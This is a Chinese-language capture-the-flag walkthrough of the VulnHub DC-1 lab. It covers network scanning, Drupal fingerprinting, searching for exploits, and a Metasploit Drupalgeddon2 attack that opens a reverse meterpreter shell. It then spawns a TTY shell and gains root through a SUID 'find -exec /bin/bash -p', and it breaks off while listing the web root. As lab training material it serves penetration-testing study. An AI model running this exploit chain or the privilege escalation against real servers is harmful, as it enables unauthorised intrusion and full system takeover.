CTF挑战-DC1

1、DC-1靶机介绍

（1）官网网址

https://www.vulnhub.com/entry/dc-1-1,292/

（2）靶机描述

1、DC-1是一个专门建造的易受攻击的实验室，目的是在渗透测试领域获得经验。

2、它旨在对初学者来说是一个挑战，但它的难易程度取决于您的技能和知识以及您的学习能力。

3、要成功完成这一挑战，您需要 Linux 技能、熟悉 Linux 命令行以及基本渗透测试工具的经验，例如可以在 Kali Linux 或 Parrot Security OS 上找到的工具。

4、有多种方法可以扎根，但是，我包括了一些包含初学者线索的标志。

5、总共有五个标志，但最终目标是在 root 的主目录中查找并读取该标志。您甚至不需要是 root 用户即可执行此操作，但是，您将需要 root 权限。

6、根据您的技能水平，您也许可以跳过查找大多数这些标志并直接进入root。

7、初学者可能会遇到以前从未遇到过的挑战，但谷歌搜索应该是获得完成此挑战所需的信息所需的全部内容。

1、DC-1 is a purposely built vulnerable lab for the purpose of gaining experience in the world of penetration testing.

2、It was designed to be a challenge for beginners（初学者）, but just how easy it is will depend on your skills and knowledge, and your ability to learn.

3、To successfully complete this challenge, you will require Linux skills, familiarity with the Linux command line and experience with basic penetration testing tools, such as the tools that can be found on Kali Linux, or Parrot Security OS.

Boot2root

4、There are multiple ways of gaining root, however, I have included some flags which contain clues for beginners.

5、There are five flags in total, but the ultimate goal is to find and read the flag in root's home directory. You don't even need to be root to do this, however, you will require root privileges.

6、Depending on your skill level, you may be able to skip finding most of these flags and go straight for root.

7、Beginners may encounter challenges that they have never come across previously, but a Google search should be all that is required to obtain the information required to complete this challenge.

（3）Penetrating Methodology:渗透方法

1、Network Scanning（arp-scan，masscan，nmap）//网络扫描

2、网站信息探测

3、漏洞查找和利用（searchsploit，metasploit）

4、Import python one-liner for proper TTY shell

5、Kernel privilege escalation //本地提权，内核提权

6、用户密码的暴力破解

7、Get Root access and capture the flag.

2、Network Scanning

（1）发现靶场地址

arp-scan -l

Plain Text

```
┌──(root㉿bogon)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:2c:dd:da, IPv4: 192.168.18.137
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.18.1    00:50:56:c0:00:08       VMware, Inc.
192.168.18.2    00:50:56:fb:99:c7       VMware, Inc.
192.168.18.134  00:0c:29:bc:cf:af       VMware, Inc.
192.168.18.254  00:50:56:f9:da:05       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.175 seconds (117.70 hosts/sec). 4 responded
```

nmap -sP 192.168.18.0/24 Plain Text

```
┌──(root㉿bogon)-[~]
└─# nmap -sP 192.168.18.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-11 15:32 CST
Nmap scan report for 192.168.18.1
Host is up (0.00015s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.18.2
Host is up (0.00021s latency).
MAC Address: 00:50:56:FB:99:C7 (VMware)
Nmap scan report for 192.168.18.134
Host is up (0.00045s latency).
MAC Address: 00:0C:29:BC:CF:AF (VMware)
Nmap scan report for 192.168.18.254
Host is up (0.00079s latency).
MAC Address: 00:50:56:F9:DA:05 (VMware)
Nmap scan report for 192.168.18.137
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.13 seconds
```

netdiscover -r 192.168.18.0/24 Plain Text

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.18.1    00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.18.2    00:50:56:fb:99:c7      1      60  VMware, Inc.
 192.168.18.134  00:0c:29:bc:cf:af      1      60  VMware, Inc.
 192.168.18.254  00:50:56:f9:da:05      1      60  VMware, Inc.
```

```
nbtscan -r 192.168.18.0-254                                                    Plain Text
```

```
┌──(root㉿bogon)-[~]
└─# nbtscan -r 192.168.18.0-254
Doing NBT name scan for addresses from 192.168.18.0-254

IP address       NetBIOS Name     Server    User             MAC address

------------------------------------------------------------------------------
192.168.18.1     DESKTOP-TFD43A8  <server>  <unknown>        00:50:56:c0:00:08
192.168.18.137   <unknown>                  <unknown>
```

```
┌──(root㉿bogon)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:2c:dd:da, IPv4: 192.168.18.137
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.18.1    00:50:56:c0:00:08       VMware, Inc.
192.168.18.2    00:50:56:fb:99:c7       VMware, Inc.
192.168.18.134  00:0c:29:bc:cf:af       VMware, Inc.
192.168.18.254  00:50:56:f9:da:05       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.085 seconds (122.78 hosts/sec). 4 responded
```

（2）探测目标开放端口

```
masscan --rate=100000 -p 1-65535 192.168.18.134                                Plain Text
```

```
masscan-----快速的扫描工具
推荐masscan+nmap
 masscan --rate=100000 -p 1-65535 192.168.18.134
--rate  指定扫描的速度     -p  指定端口   --route-ip  指定特定的网关
┌──(root㉿bogon)-[~]
└─# masscan --rate=100000 -p 1-65535 192.168.18.134
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-04-11 07:45:44 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 22/tcp on 192.168.18.134

Discovered open port 80/tcp on 192.168.18.134

Discovered open port 60228/tcp on 192.168.18.134

Discovered open port 111/tcp on 192.168.18.134
```


nmap -p22,111,80,60228 -sV -A 192.168.18.134 Plain Text

```
┌──(root㉿bogon)-[~]
└─# nmap -p22,111,80,60228 -sV -A 192.168.18.134
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-11 15:50 CST
Nmap scan report for 192.168.18.134
Host is up (0.00085s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4d659e6774c227a961660678b42488f (DSA)
|   2048 1182fe534edc5b327f446482757dd0a0 (RSA)
|_  256 3daa985c87afea84b823688db9055fd8 (ECDSA)
80/tcp    open  http    Apache httpd 2.2.22 ((Debian))
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Welcome to Drupal Site | Drupal Site
|_http-generator: Drupal 7 (http://drupal.org)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          40380/udp   status
|   100024  1          40457/tcp6  status
|   100024  1          51347/udp6  status
|_  100024  1          60228/tcp   status
60228/tcp open  status  1 (RPC #100024)
MAC Address: 00:0C:29:BC:CF:AF (VMware)
Warning: OSScan results may be unreliable because we could not find at lea
st 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
```

```
HOP RTT     ADDRESS
1   0.85 ms 192.168.18.134

OS and Service detection performed. Please report any incorrect results a
t https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.25 seconds
```

nmap –sV –T4 –p 22,80,111 192.168.18.134 Plain Text

```
┌──(root㉿bogon)-[~]
└─# nmap -sV -T4 -p 22,80,111 192.168.18.134
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-11 15:52 CST
Nmap scan report for 192.168.18.134
Host is up (0.00097s latency).

PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
80/tcp  open  http    Apache httpd 2.2.22 ((Debian))
111/tcp open  rpcbind 2-4 (RPC #100000)
MAC Address: 00:0C:29:BC:CF:AF (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http
s://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.40 seconds
```



3、网站信息探测

Drupal是一个免费的开源Web内容管理框架。

Drupal是一个自由开源的内容管理系统，以PHP语言编写的开源内容管理框架(CMF)，它由内容管理系统(CMS)和PHP开发框架(Framework)共同构成。Drupal连续多年荣获全球最佳CMS大奖，是基于PHP语言最著名的WEB应用程序。截止2011年底，共有13,802位WEB专家参加了Drupal的开发工作；228个国家使用181种语言的729,791位网站设计工作者使用Drupal。至2012年9月，全球约有 2.2% 的网站均由Drupal 制作，使用内容管理系统中的 7%。著名案例包括：联合国、美国白宫、美国商务部、纽约时报、华纳、迪斯尼、联邦快递、索尼、美国哈佛大学、Ubuntu等。

PHP 是一种用于 Web 开发的通用脚本语言。

PHP 是一种用于**构建整个 Web 应用或其交互元素的通用脚本语言**。 使用 PHP，开发人员可以创建内容管理系统 （CMS） 和在线数据库系统、留言板、基于订阅的网站、游戏 Web 应用程序、具有评论功能的博客和注册系统。

Apache是一个免费的开源跨平台Web服务器软件。

Apache是一款非常有名的应用软件。它是世界上使用最广泛的Web服务器应用程序，在商业Web服务器市场中占有超过50%的份额。 Apache是类Unix操作系统中使用最广泛的Web服务器应用程序，但几乎可用于所有平台，如Windows，OS X，OS / 2等.Aracle这个词取自Native的名称 美国部落’阿帕奇’，以其在战争和战略制定方面的技能而闻名。

它是一个基于流程的模块化Web服务器应用程序，它通过每个同时连接创建一个新线程。 它支持许多功能; 其中许多都被编译为单独的模块并扩展其核心功能，并且可以提供从服务器端编程语言支持到身份验证机制的所有功能。 虚拟主机就是这样一种功能，它允许单个Apache Web服务器为许多不同的网站提供服务。

Debian是一个Linux软件，它是一个免费的开源软件。

Debian也被称为 Debian GNU/Linux，是一个由免费和开源软件组成的 Linux 发行版，由社区支持的 Debian 项目开发。它是最稳定、通用和流行的非商业 Linux 发行版之一。

Debian 是最早基于 Linux 内核的操作系统之一。它是由来自世界各地的志愿者开发的。它不是一个商业项目，像许多其他 Linux 发行版一样由企业支持。该发行版有一个名为Software in Public Interest (SPI)的非营利组织 。与 Debian 一起，SPI 在经济上支持许多其他开源项目。

Debian 是一个通用操作系统，支持几乎所有的 CPU 架构，在服务器领域非常流行。说到桌面环境，它提供了带有 Cinnamon、GNOME、KDE Plasma、XFCE、LXDE 和 MATE 桌面的实时 ISO 下载。

jQuery是一个JavaScript库，它是一个免费的开源软件，旨在简化HTML DOM树遍历和操作，以及事件处理，CSS动画和Ajax。


jQuery是一个**JavaScript库**（框架），它通过封装原生的JavaScript函数得到一整套定义好的方法。它的作者是John Resig，于2006年创建的一个开源项目，随着越来越多开发者的加入，jQuery已经集成了Java**Script**、 CSS、 DOM和A**ja**x于一体的强大功能。

4、漏洞的查找和利用

公开的漏洞如何查找

方法1:

https://www.exploit-db.com/



方法二：

searchsploit

searchsploit drupal

```
┌──(root㉿bogon)-[/exam/DC-1]
└─# searchsploit drupal
------------------------------------------------------------------------ ---------------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ---------------------------
Drupal 4.0 - News Message HTML Injection                                | php/webapps/21863.txt
Drupal 4.1/4.2 - Cross-Site Scripting                                   | php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection                           | php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution             | php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection                           | php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash ation Vector                                 | php/webapps/4510.txt
Drupal 5.21/6.16 - Denial of Service                                    | php/dos/10826.sh
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabi        | php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User        | php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)        | php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Pa        | php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Pa        | php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Ex        | php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities                                  | php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution                      | php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution                 | php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution                   | php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities                           | php/webapps/33706.txt

```

```
Drupal < 7.34 - Denial of Service                                  | php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Met | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Exec | php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Re | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize()  | php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution   | php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution               | php/webapps/46459.py
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosur | php/webapps/44501.txt
Drupal avatar_uploader v7.x-1.0-beta8 - Cross Site Scripting (XS | php/webapps/50841.txt
Drupal Module Ajax Checklist 5.x-1.0 - Multiple SQL Injections   | php/webapps/32415.txt
Drupal Module CAPTCHA - Security Bypass                          | php/webapps/35335.html
Drupal Module CKEditor 3.0 < 3.6.2 - Persistent EventHandler Cro | php/webapps/18389.txt
Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persisten | php/webapps/25493.txt
Drupal Module CODER 2.5 - Remote Command Execution (Metasploit)  | php/webapps/40149.rb
Drupal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution    | php/remote/40144.php
Drupal Module Cumulus 5.x-1.1/6.x-1.4 - 'tagcloud' Cross-Site Sc | php/webapps/35397.txt
Drupal Module Drag & Drop Gallery 6.x-1.5 - 'upload.php' Arbitra | php/webapps/37453.php
Drupal Module Embedded Media Field/Media 6.x : Video Flotsam/Med | php/webapps/35072.txt
Drupal Module MiniorangeSAML 8.x-2.22 - Privilege escalation     | php/webapps/50361.txt
Drupal Module RESTWS 7.x - PHP Remote Code Execution (Metasploit | php/remote/40130.rb
Drupal Module Sections - Cross-Site Scripting                    | php/webapps/10485.txt

```

```
Drupal Module Sections 5.x-1.2/6.x-1.2 - HTML Injection          | php/web
apps/33410.txt
```

方法三：漏洞利用工具MSF

msf6 > search drupal Plain Text

```
msf6 > search drupal

Matching Modules
================

   #  Name                                          Disclosure Date  Ran
k       Check  Description
   -  ----                                          ---------------  ---
-       -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec         2016-07-13       exce
llent  Yes    Drupal CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2      2018-03-28       exce
llent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection

   2  exploit/multi/http/drupal_drupageddon         2014-10-15       exce
llent  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  auxiliary/gather/drupal_openid_xxe            2012-10-17       norm
al     Yes    Drupal OpenID External Entity Injection
   4  exploit/unix/webapp/drupal_restws_exec        2016-07-13       exce
llent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   5  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       norm
al     Yes    Drupal RESTful Web Services unserialize() RCE
   6  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       norm
al     Yes    Drupal Views Module Users Enumeration
   7  exploit/unix/webapp/php_xmlrpc_eval           2005-06-29       exce
llent  Yes    PHP XML-RPC Arbitrary Code Execution


Interact with a module by name or index. For example info 7, use 7 or use
exploit/unix/webapp/php_xmlrpc_eval
```

方法四：Drupal vulnerability scanning using droopescan

Droopescan是一款基于插件的扫描器，可帮助安全研究人员发现Drupal、silverstripe、wordpress、joomla(枚举版本信息和可利用URL地址)和moodle的问题

安装：

使用pip安装会非常容易

pip--是python安装组件、模块的一个工具

apt-get update

apt-get install python3-pip

pip install -i https://pypi.tuna.tsinghua.edu.cn/simple --trusted-host pypi.tuna.tsinghua.edu.cn droopescan

droopescan scan drupal -u http://192.168.18.134/ Plain Text

```
┌──(root㉿bogon)-[~]
└─# droopescan scan drupal -u http://192.168.18.134/
modules [ ===                                                ] 187/4000 (4%)
[+] Plugins found:

    ctools http://192.168.18.134/sites/all/modules/ctools/
        http://192.168.18.134/sites/all/modules/ctools/LICENSE.txt
        http://192.168.18.134/sites/all/modules/ctools/API.txt
    views http://192.168.18.134/sites/all/modules/views/
        http://192.168.18.134/sites/all/modules/views/README.txt
        http://192.168.18.134/sites/all/modules/views/LICENSE.txt
    profile http://192.168.18.134/modules/profile/
    php http://192.168.18.134/modules/php/
    image http://192.168.18.134/modules/image/

[+] Themes found:
    seven http://192.168.18.134/themes/seven/
    garland http://192.168.18.134/themes/garland/

[+] Possible version(s):
    7.22
    7.23
    7.24
    7.25
    7.26

[+] Possible interesting urls found:
    Default admin - http://192.168.18.134/user/login

[+] Scan finished (0:07:06.815947 elapsed)
```

MSF中完成以下步骤

```
search drupal
use exploit/unix/webapp/drupal_drupalgeddon2
set payload php/meterpreter/reverse_tcp（默认）
set rhosts 192.168.195.134   靶机IP
exploit
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 192.168.18.137
RHOSTS => 192.168.18.137
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 192.168.18.137:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: unknown: Cannot reliably check exploitability. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 192.168.18.134
RHOSTS => 192.168.18.134
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 192.168.18.137:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (39927 bytes) to 192.168.18.134
[*] Meterpreter session 1 opened (192.168.18.137:4444 → 192.168.18.134:48658) at 2023-04-11 20:26:16 +0800

meterpreter >
```

交互式shell

```
meterpreter > shell
Process 4116 created.
Channel 0 created.
python -c 'import pty;pty.spawn("/bin/bash")'    拿到交互式shell
```

```
meterpreter > shell
Process 4116 created.
Channel 0 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$
```


5、Import python one-liner for proper TTY shell

交互式shell

```
www-data@DC-1:/var/www$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty;pty.spawn("/bin/bash")'
flag
```

利用find提权

```
www-data@DC-1:/var/www$ find / -perm -u=s -type f 2>/dev/null   查找有find的文件
www-data@DC-1:/var/www$ find -name LICENSE.txt -exec /bin/bash -p \;   提权
find -name LICENSE.txt -exec /bin/bash -p \;
bash-4.2# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
bash-4.2#
```



6、利用drupal的信息修改后台管理员口令

发现了一个值得注意的目录sites（站点）

```
www-data@DC-1:/var/www$ ls -alh
ls -alh
total 192K
drwxr-xr-x  9 www-data www-data 4.0K Apr 12 06:55 .
drwxr-xr-x 12 root     root     4.0K Feb 19  2019 ..
-rw-------  1 root     www-data   57 Apr 12 06:55 .bash_history
-rw-r--r--  1 www-data www-data  174 Nov 21  2013 .gitignore
-rw-r--r--  1 www-data www-data 5.7K Nov 21  2013 .htaccess
-rw-r--r--  1 www-data www-data 1.5K Nov 21  2013 COPYRIGHT.txt
-rw-r--r--  1 www-data www-data 1.5K Nov 21  2013 INSTALL.mysql.txt
-rw-r--r--  1 www-data www-data 1.9K Nov 21  2013 INSTALL.pgsql.txt
-rw-r--r--  1 www-data www-data 1.3K Nov 21  2013 INSTALL.sqlite.txt
-rw-r--r--  1 www-data www-data  18K Nov 21  2013 INSTALL.txt
-rwxr-xr-x  1 www-data www-data  18K Nov  1  2013 LICENSE.txt
-rw-r--r--  1 www-data www-data 8.0K Nov 21  2013 MAINTAINERS.txt
-rw-r--r--  1 www-data www-data 5.3K Nov 21  2013 README.txt
-rw-r--r--  1 www-data www-data 9.5K Nov 21  2013 UPGRADE.txt
-rw-r--r--  1 www-data www-data 6.5K Nov 21  2013 authorize.php
-rw-r--r--  1 www-data www-data  720 Nov 21  2013 cron.php
-rw-r--r--  1 www-data www-data   52 Feb 19  2019 flag1.txt
drwxr-xr-x  4 www-data www-data 4.0K Nov 21  2013 includes
-rw-r--r--  1 www-data www-data  529 Nov 21  2013 index.php
-rw-r--r--  1 www-data www-data  703 Nov 21  2013 install.php
drwxr-xr-x  4 www-data www-data 4.0K Nov 21  2013 misc
drwxr-xr-x 42 www-data www-data 4.0K Nov 21  2013 modules
drwxr-xr-x  5 www-data www-data 4.0K Nov 21  2013 profiles
-rw-r--r--  1 www-data www-data 1.6K Nov 21  2013 robots.txt
